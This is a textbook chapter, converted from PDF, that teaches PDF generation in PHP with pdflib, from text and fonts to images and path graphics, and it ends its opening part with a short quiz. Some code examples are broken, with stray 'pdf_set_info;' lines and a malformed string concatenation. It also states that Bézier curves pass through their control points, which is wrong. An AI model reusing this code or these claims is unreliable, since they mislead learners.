The PDF format is so powerful and has been adopted around the world because it acts as a container for various types of content.

Self Assessment

Multiple choice questions:

- PDF stands for:

(a) Primary Derived Format	(b) Pre Document Format
(c) Portable Document Format	(d) None of these.
- is a library for providing a conduit between your server and credit-card processing centers via a modem.

(a) <i>clibpdf</i>	(b) CCVS
(c) COM	(d) None of these.
- provides functions to create documents in Adobe's PDF format on the fly.

(a) <i>clibpdf</i>	(b) CCVS
(c) COM	(d) None of these.
- EXIF stands for:

(a) External Image File Format	(b) Exchangeable Image File Format
(c) Executable Image File Format	(d) None of these.

True or False:

- pdflib* extension is an open source library.

(a) True	(b) False
----------	-----------
- CyberMUT is a financial transaction service from Credit Mutuel.

(a) True	(b) False
----------	-----------

12.2 Documents and Pages

A PHP document is made up of a number of pages. Each page contains text and/or images. It shows you how to make a document, create pages in that document, put text onto the pages, and send the pages back to the browser when you're done.

A Simple Example

Let's start with a simple PDF document. Example shows simply places "Hello world!" on a page and then displays the resulting PDF document.


Notes

 *Example:* Hello world in PDF

```
<?php
$pdf = pdf_new( );
pdf_open_file($pdf);
pdf_set_info($pdf,'Creator','hello.php');
pdf_set_info;
pdf_set_info($pdf,'Title','Hello world (PHP)');
pdf_begin_page($pdf,612,792);
$font = pdf_findfont($pdf,'Helvetica-Bold','host',0);
pdf_setfont($pdf,$font,38.0);
pdf_show_xy($pdf,'Hello world!',50,700);
pdf_end_page($pdf);
pdf_set_parameter($pdf, "openaction", "fitpage");
pdf_close($pdf); $buf = pdf_get_buffer($pdf);
$len = strlen($buf); header('Content-Type: application/pdf');
header("Content-Length: $len");
header("Content-Disposition: inline; filename=hello.pdf");
echo $buf; pdf_delete($pdf);
?>
```

 *Example:* Follows the basic steps involved in creating a PDF document: creating a new document, setting some metadata for the document, creating a page, and writing text to the page. Figure 12.1 shows the output of Example.

Figure 12.1: Hello World in a PDF Document



12.2.1 Initializing the Document

In above Example, we started by calling `pdf_new()`, to create a new PDF data structure, followed by `pdf_open_file()`, to open a new document. `pdf_open_file()` takes an optional second argument that, when set, specifies the filename to which to write the PDF data:

```
pdf_open_file(pdf [, filename ]);
```

The output of `pdf_open_file()` is sent to `stdout` if the filename is `"-"`. If no `filename` argument is provided, the PDF data is written to a memory buffer, which can later be fetched by calling `pdf_get_buffer()`. The latter approach is the one we used in above Example.

12.2.2 Setting Metadata

The `pdf_set_info()` function inserts information fields into the PDF file:

```
pdf_set_info(pdf, fieldname, value);
```

There are five standard field names: Subject, Author, Title, Creator, and Keywords. You can also add arbitrary information fields.

In addition to informational fields, the *pdflib* library has various parameters that you can change with `pdf_get_parameter()` and `pdf_set_parameter()`:

```
$value = pdf_get_parameter(pdf, name); pdf_set_parameter(pdf, name, value);
```

A useful parameter to set is `openaction`, which lets you specify the zoom (magnification) of the file when it's opened. The values `"fitpage"`, `"fitwidth"`, and `"fitheight"` fit the file to the complete page, the width of the page, and the height of the page, respectively. If you don't set `openaction`, your document is displayed at whatever zoom the viewer had set at the time the document was opened.

12.2.3 Creating a Page

A page starts with a call to `pdf_begin_page()` and ends with a call to `pdf_end_page()`:

```
pdf_end_page(pdf);
```

You specify the paper size in points in the call to `pdf_begin_page()`. Table 12.1 shows some typical sizes.

Table 12.1: Paper Sizes

Page format	Width	Height
US-Letter	612	792
US-Legal	612	1008
US-Ledger	1224	792
11 x 17	792	1224
A0	2380	3368
A1	1684	2380
A2	1190	1684
A3	842	1190
A4	595	842
A5	421	595
A6	297	421
B5	501	709

Notes

Here is some typical begin/end page code:

```
<? php pdf_begin_page($pdf, 612, 792); // US-Letter // code to create actual page content  
would go here  
pdf_end_page($pdf); ?>
```

12.2.4 Outputting Basic Text

To put text on a page, you must select the font you want to use, set the default font to be that font at a particular size, and then add the text. For example:

```
$font = pdf_findfont($pdf, "Times-Roman", "host", 0);  
pdf_setfont($pdf, $font, 48);  
pdf_show_xy($pdf, "Hello, World", 200, 200);
```

With PDF documents, the (0, 0) coordinate indicates the bottom-left corner of the page.

12.2.5 Terminating and Streaming a PDF Document

Call `pdf_close()` to complete the PDF document. If no filename was provided in the `pdf_open_file()` call, you can now use the `pdf_get_buffer()` function to fetch the PDF buffer from memory. To send the file to the browser, you must send Content-Type, Content-Disposition, and Content-Length HTTP headers. Finally, call `pdf_delete()` to free the PDF file once it's sent to the browser.



Task

Give the process of converting word file to pdf file.

12.3 Text

Text is the heart of a PDF file. As such, there are many options for changing the appearance and layout of text. The coordinate system used in PDF documents, functions for inserting text and changing text attributes, and font usage.

12.3.1 Coordinates

The origin ((0, 0)) in a PDF document is in the bottom-left corner. All of the measurements are specified in DTP points. A DTP point is equal to 1/72 of an inch, or 0.35277777778 mm.



Example: Demonstrating coordinates


```
<?php  
$pdf = pdf_new( );  
pdf_open_file($pdf);  
pdf_set_info($pdf,"Creator","coords.php");  
pdf_set_info($pdf," Author","ABC");  
pdf_set_info($pdf,"Title","Coordinate Test (PHP)");  
pdf_begin_page($pdf,612,792);  
$font = pdf_findfont($pdf,"Helvetica-Bold","host",0);
```

```

pdf_setfont($pdf,$font,38.0);
pdf_show_xy($pdf, "Bottom Left", 10, 10);
pdf_show_xy($pdf, "Bottom Right", 350, 10);
pdf_show_xy($pdf, "Top Left", 10, 752);
pdf_show_xy($pdf, "Top Right", 420, 752);
pdf_show_xy($pdf, "Center",612/2-60,792/2-20);
pdf_end_page($pdf);
pdf_set_parameter($pdf, "openaction", "fitpage");
pdf_close($pdf);
$buf = pdf_get_buffer($pdf);
$len = strlen($buf);
header("Content-Type: application/pdf");
header("Content-Length: $len");
header("Content-Disposition: inline; filename=coords.pdf");
echo $buf; pdf_delete($pdf);
?>

```

The output of Example is shown in Figure 12.2.



It can be inconvenient to use a bottom-left origin. Following Example puts the origin in the top-left corner and displays a string near that corner.

Notes



Example: Changing the origin

```
<?php
$pdf = pdf_new( );
pdf_open_file($pdf);
pdf_set_info($pdf,"Creator","coords.php");
pdf_set_info($pdf,"Author","ABC");
pdf_set_info($pdf,"Title","Coordinate Test (PHP)");
pdf_begin_page($pdf,612,792); pdf_translate($pdf,0,792); // move origin
pdf_scale($pdf, 1, -1); // redirect horizontal coordinates
pdf_set_value($pdf,"horizscaling",-100); // keep normal text direction
$font = pdf_findfont($pdf,"Helvetica-Bold","host",0);
pdf_setfont($pdf,$font,-38.0); // text points upward
pdf_show_xy($pdf, "Top Left", 10, 40);
pdf_end_page($pdf);
pdf_set_parameter($pdf, "openaction", "fitpage");
pdf_close($pdf);
$buf = pdf_get_buffer($pdf);
$len = strlen($buf);
Header("Content-Type:application/pdf");
Header("Content-Length:$len");
Header("Content-Disposition:inline; filename=coords.pdf");
echo $buf; pdf_delete($pdf);
?>
```

The output of Example is shown in Figure 12.3.




Figure 12.3: Changing the Origin

The `pdf_translate()` function moves the origin to the top of the page, and `pdf_scale()` inverts the Y-axis coordinates. To avoid producing text that can be read only in a mirror, we set the `horzscaling` parameter.

12.3.2 Text Functions

PDF files have the concept of the current text position. It's like a cursor unless you specify another location, when you insert text it appears at the current text location. You set the text location with the `pdf_set_textpos()` function:

```
pdf_set_textpos(pdf, x, y);
```

Once you have positioned the cursor, use the `pdf_show()` function to draw text there:

```
pdf_show(pdf, text);
```

After you call `pdf_show()`, the cursor moves to the end of the inserted text.

You can also move the location and draw text in one function, with `pdf_show_xy()`:

```
pdf_show_xy(pdf, text, x, y);
```

The `pdf_continue_text()` function moves to the next line and outputs text:

```
pdf_continue_text(pdf, text);
```

Set the `leading` parameter with `pdf_set_parameter()` to change the vertical separation between lines.

The `pdf_show_boxed()` function lets you define a rectangular area within which a string of text is formatted:

```
$c = pdf_show_boxed(pdf, text, x, y, width, height, mode [, feature]);
```

The `mode` parameter controls the alignment of the text within the box, and can be "left", "right", "center", "justify", or "fulljustify". The difference between "justify" and "fulljustify" is in the treatment of the last line. The last line in a "justify"-formatted area is not justified, whereas in a "fulljustify" area it is. Following Example shows all five cases.

 *Example:* Text alignment within a box

```
<?php
```

```
$pdf = pdf_new( );
```

```
pdf_open_file($pdf);
```

```
pdf_begin_page($pdf,612,792);
```

```
$font = pdf_findfont($pdf,"Helvetica-Bold","host",0);
```

```
pdf_setfont($pdf,$font,38);
```

```
$text = <<<FOO This is a lot of text inside a text box in a small pdf file. FOO; pdf_show_boxed($pdf, $text, 50, 590, 300, 180, "left");
```

```
pdf_rect($pdf,50,590,300,180);
```

```
pdf_stroke($pdf);
```

```
pdf_show_boxed($pdf, $text, 50, 400, 300, 180, "right");
```


```
pdf_rect($pdf,50,400,300,180);
```

```
pdf_stroke($pdf);
```

Notes

```
pdf_show_boxed($pdf, $text, 50, 210, 300, 180, "justify");  
pdf_rect($pdf,50,210,300,180);  
pdf_stroke($pdf);  
pdf_show_boxed($pdf, $text, 50, 20, 300, 180, "fulljustify");  
pdf_rect($pdf,50,20,300,180);  
pdf_stroke($pdf);  
pdf_show_boxed($pdf, $text, 375, 235, 200, 300, "center");  
pdf_rect($pdf,375,250,200,300);  
pdf_stroke($pdf);  
pdf_end_page($pdf);  
pdf_set_parameter($pdf, "openaction", "fitpage");  
pdf_close($pdf);  
$buf = pdf_get_buffer($pdf);  
$len = strlen($buf);  
header("Content-Type:application/pdf");  
header("Content-Length:$len");  
header("Content-Disposition:inline; filename=coords.pdf");  
echo $buf; pdf_delete($pdf);  
?>
```

Figure 12.4 shows the output of the Example.



The `pdf_show_boxed()` function returns the number of characters that did not fit in the box. If the *feature* parameter is present, it must be set to the string "blind". This prevents the text from being drawn on the page and is useful for checking whether a string will fit in the box without actually drawing it.



Task

Develop a PHP program to show the use of text functions in PDF.

12.3.3 Text Attributes

There are three common ways to alter the appearance of text. One is to underline, overline, or strike out the text using parameters. Another is to change the stroking and filling. The third is to change the text's color.

Each of the underline, overline, and strikeout parameters may be set to "true" or "false" independently of the others. For example:

```
pdf_set_parameter($pdf, "underline", "true"); // enable underlining
```

Stroking text means drawing a line around the path defined by the text. The effect is an outline of the text. **Filling** text means to fill the shape defined by the text.

You can set whether text should be stroked or filled with the `textrendering` parameter. The valid values are shown in Table 12.2.

Table 12.2: Values for the Text Rendering Parameter

Value	Effect
0	Normal
1	Stroke (outline)
2	Fill and stroke
3	Invisible
4	Normal, add to clipping path
5	Fill and stroke, add to clipping path
6	Invisible, add to clipping path

You can select the text color using the `pdf_setcolor()` function:

```
pdf_setcolor(pdf, type, colorspace, c1 [, c2, c3 [, c4]]);
```

The *type* parameter is either "stroke", "fill", or "both", indicating whether you're specifying the color to be used for outlining the letters, filling the letters, or both. The *colorspace* parameter is one of "gray", "rgb", "cmyk", "spot", or "pattern". The "gray", "spot", and "pattern" colorspaces take only one color parameter, whereas "rgb" takes three and "cmyk" takes all four.

Example shows colors, underlines, overlines, strikeouts, stroking, and filling at work.



Example: Changing text attributes

```
<?php
```


```
$p = pdf_new();
```

Notes

```
pdf_open_file($p);
pdf_begin_page($p,612,792);
$font = pdf_findfont($p,"Helvetica-Bold","host",0);
pdf_setfont($p,$font,38.0);
pdf_set_parameter($p, "overline", "true");
pdf_show_xy($p, "Overlined Text", 50,720);
pdf_set_parameter($p, "overline", "false");
pdf_set_parameter($p, "underline", "true");
pdf_continue_text($p, "Underlined Text");
pdf_set_parameter($p, "strikeout", "true");
pdf_continue_text($p, "Underlined strikeout Text");
pdf_set_parameter($p, "underline","false");
pdf_set_parameter($p, "strikeout","false");
pdf_setcolor($p,"fill","rgb", 1.0, 0.1, 0.1);
pdf_continue_text($p, "Red Text");
pdf_setcolor($p,"fill","rgb", 0, 0, 0);
pdf_set_value($p,"textrendering",1);
pdf_setcolor($p,"stroke","rgb", 0, 0.5, 0);
pdf_continue_text($p, "Green Outlined Text");
pdf_set_value($p,"textrendering",2);
pdf_setcolor($p,"fill","rgb", 0, .2, 0.8);
pdf_setlinewidth($p,2);
pdf_continue_text($p, "Green Outlined Blue Text");
pdf_end_page($p);
pdf_close($p);
$buf = pdf_get_buffer($p);
$len = strlen($buf);
header("Content-Type: application/pdf");
header("Content-Length: $len");
header("Content-Disposition: inline; filename=coord.pdf");
echo $buf; pdf_delete($p);
?>
```

Figure 12.5 shows the output of Example.

Figure 12.5: Lining, Stroking, Filling, and Coloring Text



12.3.4 Fonts

There are 14 built-in fonts in PDF, as listed in Table 12.3. If you use only these fonts, the documents you create will be smaller and more portable than if you use nonstandard fonts.

Table 12.3: Standard PDF Fonts

Courier	Courier-Bold	Courier-BoldOblique	Courier-Oblique
Helvetica	Helvetica-Bold	Helvetica-BoldOblique	Helvetica-Oblique
Times-Bold	Times-BoldItalic	Times-Italic	Times-Roman
Symbol	ZapfDingbats		

You can select a font with the `pdf_findfont()` function:

```
$font = pdf_findfont(pdf, fontname, encoding, embed);
```

The *encoding* parameter indicates how the internal numeric codes for characters map onto the font's characters. The built-in encodings are "winansi" (Windows, a superset of ISO 8859-1, which is itself a superset of ASCII), "macroman" (Macintosh), "ebcdic" (IBM mainframe), "builtin" (for symbol fonts), and "host" ("macroman" on the Mac, "ebcdic" on EBCDIC-based systems, and "winansi" on everything else). When using built-in fonts, stick to "host".

You can load nonstandard fonts if you have the PostScript font metrics or TrueType files. If you want to embed the nonstandard fonts in the PDF file, rather than using whatever fonts on the viewer's system most resemble them, set the *embed* parameter to 1. You do not need to embed the standard fonts.

Using nonstandard fonts without embedding them makes your documents much less portable, while embedding them makes your generated PDF files much larger. TrueType font files have an indicator that is set if the font should not be embedded. This is honored by *pdflib*, which produces an error if you try to embed such a font.

Notes



Caution

You need to be careful of not violating any font license terms, because some fonts are not supposed to be embedded.

12.3.5 Embedding Fonts

To use nonstandard fonts, you must tell *pdf-lib* where they are with the FontAFM, FontPFM, or FontOutline parameters. For example, to use a TrueType font, you can do this:

```
pdf_set_parameter($p,"FontOutline", "CANDY==/usr/fonts/candy.ttf"); $font = pdf_
findfont($p, "CANDY", "host", 1);
```

The double equals sign in this code tells *pdf-lib* that you are specifying an absolute path. A single equals sign would indicate a path relative to the default font directory.

Instead of using explicit *pdf_set_parameter()* calls each time you want to use a nonstandard font, you can tell your *pdf-lib* installation about these extra fonts by adding the FontAFM, FontPFM, and FontOutline settings to *pdf-lib*'s *pdf-lib.upr* file.

Here's a sample set of additions to the FontAFM and FontOutline sections of the *pdf-lib.upr* file. The line that starts with two slashes (//) indicates the default directory for font files. The format for the other lines is simply *fontname=filename*:

```
//usr/share/fonts FontAFM LuciduxSans=lcdxsr.afm Georgia=georgia.afm FontOutline
Arial=arial.ttf Century Gothic=GOTHIC.TTF Century Gothic Bold=GOTHICB.TTF Century
Gothic Bold Italic=GOTHICBI.TTF Century Gothic Italic=GOTHICLI.TTF
```

You can specify an absolute path to a font file if you wish.

The following Example shows most of the built-in fonts along with the five extra AFM (Adobe Font Metric) and two extra TrueType fonts installed in the *pdf-lib.upr* file above. It displays new Euro currency symbol along with a collection of accented characters used in French.



Example: Font demonstration

```
<?php
$p = pdf_new( );
pdf_open_file($p);
pdf_set_info($p,"Creator","hello.php");
pdf_set_info;
pdf_set_info($p,"Title","Hello world (PHP)");
pdf_set_parameter($p, "resourcefile", '/usr/share/fonts/pdf-lib/pdf-lib.upr');
pdf_begin_page($p,612,792);
pdf_set_text_pos($p,25,750);

$fonts = array('Courier'=>0,'Courier-Bold'=>0,'Courier-BoldOblique'=>0, 'Courier-Oblique'
=>0,'Helvetica'=>0,'Helvetica-Bold'=>0, 'Helvetica-BoldOblique'=>0,'Helvetica-Oblique'=>0,
'Times-Bold'=>0,'Times-BoldItalic'=>0, 'Times-Italic'=>0, 'Times-Roman'=>0, 'LuciduxSans'=>1,
'Georgia' => 1, 'Arial' => 1, 'Century Gothic' => 1, 'Century Gothic Bold' => 1, 'Century Gothic
Italic' => 1, 'Century Gothic Bold Italic' => 1 );
```

```

foreach($fonts as $f=>$embed)
{
$font = pdf_findfont($p,$f,"host",$embed);
pdf_setfont($p,$font,25.0);
pdf_continue_text($p,"$f (.chr(128)." Ç à á â ã ç è é è)");
}
pdf_end_page($p);
pdf_close($p);
$buf = pdf_get_buffer($p);
$len = strlen($buf); Header("Content-Type: application/pdf");
Header("Content-Length: $len");
Header("Content-Disposition: inline; filename=hello_php.pdf");
echo $buf; pdf_delete($p);
?>

```

The output of Example is shown in Figure 12.6.

Figure 12.6: Output of the Font Demonstration



12.4 Images and Graphics

Most PDF files contain some type of logo, diagram, illustration, or picture. It shows how to include image files, build your own line-art illustrations, and repeat elements on every page (for instance, a header with a logo).

Notes

12.4.1 Images

PDF supports many different embedded image formats: PNG, JPEG, GIF, TIFF, CCITT, and a raw image format that consists of a stream of the exact byte sequence of pixels. Not every feature of every format is supported, however.

For PNG images, the alpha channel is lost (however, the later versions of pdflib and Acrobat do support transparency, which means that you can indicate a color index to be the transparent color, but you cannot have partial transparency). For JPEG, you only need to watch out for progressive JPEGs; they are not supported prior to Acrobat 4, so it is a good idea to stick to non-progressive JPEGs. For GIF images, avoid interlacing.

Adding an image to a PDF document is relatively simple. The first step is to call the appropriate open function for the type of image you are using. These functions all take the form `pdf_open_format()`. For instance:

```
$image = pdf_open_jpeg (pdf, filename);
```

Once you have opened the image, use `pdf_place_image()` to indicate where in your document the image should be located. While you have an image open, you can place it multiple times throughout your document; your generated file will contain only one copy of the actual image data. When you are done placing your image, call the `pdf_close_image()` function:

```
pdf_place_image(pdf, image, x, y, scale); pdf_close_image(pdf, image);
```

You can get the dimensions of an image via `pdf_get_value()` calls on the `imagewidth` and `imageheight` keywords.



Example: Placing and scaling images


```
<?php
$p = pdf_new();
pdf_open_file($p);
pdf_set_info($p,"Creator","images.php");
pdf_set_info($p,"Author","ABC");
pdf_set_info($p,"Title","Images");
pdf_begin_page($p,612,792);
$im = pdf_open_jpeg($p, "php-big.jpg");
pdf_place_image($p, $im, 200, 700, 1.0);
pdf_place_image($p, $im, 200, 600, 0.75);
pdf_place_image($p, $im, 200, 535, 0.50);
pdf_place_image($p, $im, 200, 501, 0.25);
pdf_place_image($p, $im, 200, 486, 0.10);
$x = pdf_get_value($p, "imagewidth", $im);
$y = pdf_get_value($p, "imageheight", $im);
pdf_close_image ($p,$im);
```

```

$font = pdf_findfont($p,'Helvetica-Bold','host',0);
pdf_setfont($p,$font,38.0);
pdf_show_xy($p,"$x by $y",425,750);
pdf_end_page($p);
pdf_close($p);
$buf = pdf_get_buffer($p);
$len = strlen($buf);
header("Content-Type: application/pdf");
header("Content-Length: $len");
header("Content-Disposition: inline; filename=images.pdf");
echo $buf; pdf_delete($p);
?>

```

Figure 12.7 shows the output of Example.



The scaled versions of the PHP logo in Example kept their original proportions. To do nonproportional scaling of an image, you must temporarily scale the coordinate system via a call to `pdf_scale()`:

```
pdf_scale(pdf, xscale, yscale);
```

All subsequent coordinates will be multiplied by the `xscale` and `yscale` values.

The Example shows nonproportional scaling in action. Note that we had to compensate for the coordinate system scaling in the `pdf_place_image()` call to have the image show up in the right place.


Notes

 *Example:* Nonproportional scaling

```
<?php
$im = pdf_open_jpeg($p, "php-big.jpg");
pdf_place_image($p, $im, 200, 700, 1.0);
pdf_save($p); // Save current coordinate system settings
$nx = 50/pdf_get_value($p,"imagewidth",$im);
$ny = 100/pdf_get_value($p,"imageheight",$im);
pdf_scale($p, $nx, $ny);
pdf_place_image($p, $im, 200/$nx, 600/$ny, 1.0);
pdf_restore($p); // Restore previous
pdf_close_image ($p,$im);
?>
```

The output of Example is shown in Figure 12.8.

Figure 12.8: Nonproportional Scaling



The scale parameter indicates the proportional scaling factor to be used when placing the image in the document.

12.4.2 Graphics

To draw a graphical shape, first specify a path and then fill and/or stroke the path with appropriately configured fill and/or stroke colors. The functions that define these paths are straightforward. For example, to draw a line, you position the cursor at the starting point of the line using a call to `pdf_moveto()`, then specify the path for this line with a call to `pdf_lineto()`.

The starting points of other functions, such as `pdf_circle()` and `pdf_rect()`, are defined directly in the calls.

The `pdf_moveto()` function starts the path at a particular point:

```
pdf_moveto(pdf, x, y);
```

With `pdf_lineto()`, you can draw a line from the current point to another point:

```
pdf_lineto(pdf, x, y);
```

Use `pdf_circle()` to draw a circle of radius `r` at a particular point:

```
pdf_circle(pdf, x, y, r);
```

The `pdf_arc()` function draws an arc of a circle:

```
pdf_arc(pdf, x, y, r, alpha, beta);
```

The circle is centered at (x, y) and has radius `r`. The starting point of the arc is `alpha` degrees (measured counterclockwise from the horizontal axis), and the endpoint is `beta` degrees.

Use `pdf_curveto()` to draw a Bézier curve from the current point:

```
pdf_curveto(pdf, x1, y1, x2, y2, x3, y3);
```

The points $(x1, y1)$, $(x2, y2)$, and $(x3, y3)$ are control points through which the curve must pass.

You can draw a rectangle with `pdf_rect()`:

```
pdf_rect(pdf, x, y, width, height);
```

To draw a line from the current point back to the point that started the path, use `pdf_closepath()`:

```
pdf_closepath(pdf);
```




Example: A simple graphic path

```
<?php
$p = pdf_new();
pdf_open_file($p);
pdf_begin_page($p,612,792);
pdf_moveto($p,150,150);
pdf_lineto($p,450,650);
pdf_lineto($p,100,700);
pdf_curveto($p,80,400,70,450,250,550);
pdf_stroke($p);
pdf_end_page($p);
pdf_close($p);
$buf = pdf_get_buffer($p);
$len = strlen($buf);
header("Content-Type:application/pdf");
header("Content-Length:$len");
header("Content-Disposition:inline; filename=gra.pdf");
echo $buf; pdf_delete($p);
?>
```

Notes

